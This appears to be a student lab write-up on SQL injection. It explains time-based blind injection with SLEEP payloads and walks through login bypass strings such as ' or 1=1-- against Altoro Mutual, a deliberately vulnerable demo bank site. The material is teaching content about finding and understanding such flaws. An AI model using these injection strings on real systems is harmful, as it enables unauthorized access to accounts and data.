**Inferential or Blind Injections:**

**What is it?**

Blind SQL injection happens when the attacker can’t see the data directly from the response , but they can infer information based on how the server responds to certain inputs. You ask the database questions, but all you get are "yes" or "no" answers.

**Why is it less obvious?**

No direct output, so it's harder to detect. You won’t see error messages or data on the page.   
But it’s still super dangerous because the attacker can still figure out data through timing, true/false conditions, or other indirect methods.

**How does it work?**


Some databases are set up to respond slower for certain queries. If the attacker can trigger a delay in the server response, they can infer whether the condition is true or false.

**For example: an attacker injects**


' AND IF(1=1, SLEEP(5), 0) -- This is a true condition.  
' AND IF(1=2, SLEEP(5), 0) -- This is a false condition.

* **' AND IF(1=1, SLEEP(5), 0) --**: This is a true condition, so the database will wait (sleep) for 5 seconds before responding. The attacker sees the delay and knows that the condition is true.
* **' AND IF(1=2, SLEEP(5), 0) --**: This is a false condition, so the query doesn’t trigger a delay, and the page responds immediately.

**TryHackMe**


The Altoro Mutual is a website that is hosted by HCL Technologies solely to showcase the capabilities of identifying web application vulnerabilities and website issues. This is not a real banking website.

**Error-Based:**

****This

When trying to log in I inserted a Syntax error.


This error might give you insight into what’s happening behind the scenes, as we have learned in Error-Based SQL injection. With this error we now know that this site is SQLI vulnerable.




When you input username: username;' or 1=1-- in a login form, you’re messing with the SQL query in the backend. The first part, " **;** " is closing off the username value. So, it’s like you’re telling the database, *"That username part is done, but I am not done yet."*

Then, i added **or 1=1**, . What I'm doing here is saying, *“don’t worry about checking if the password is correct. Just make this condition always true!”* .  
1=1 is always true, the query no longer needs to check the password or the username properly, it just returns results no matter what.



Finally, I added **--** at the end. This tells SQL, *“Everything after this is a comment, so ignore it.”*   
The rest of the query, which is checking for a password match, gets completely ignored.



After I have logged into the Admin account, I now have access to all users on the database.



Now that we know their usernames, we can type it into the system to access these (fictional) banking accounts.



The **'** (single quote) plays a crucial role because it's used in SQL to close a string value. So when you enter sspeed' **--**, the backend query interprets it as:

**SELECT \* FROM users WHERE username = 'sspeed' *--' AND password = 'password\_input';***

* 'sspeed' correctly closes the string for the username.
* The -- starts a comment, so the rest of the query (which would normally check the password) gets ignored completely.

**Conclusion:**

In this project, we’ve explored the basics of **SQL Management** and **SQL Injection**, both of which are critical to understanding how web applications interact with databases. All injections performed in this project were done ethically to demonstrate the potential vulnerabilities that can be exploited if proper precautions aren’t taken.

SQL Injection, while often regarded as a basic attack, can escalate into a more sophisticated and dangerous technique when attackers fully understand the structure of the database and application. We’ve seen how **simple injections** can bypass authentication and access sensitive data. But SQL is far more powerful than just exploiting login forms. Attackers can use SQL injection to gain full control over a database, execute arbitrary commands, and even take over an entire server.

By digging deeper into SQL management, more advanced attacks become possible. For example, **blind injections** can allow attackers to extract data without seeing direct error messages. This can be expanded to inject not only text but also **binary data**, **images**, or even **malicious links**. An attacker could potentially upload **malicious files** or **web shells** to a vulnerable server using SQL injection, compromising the integrity of the application and system as a whole.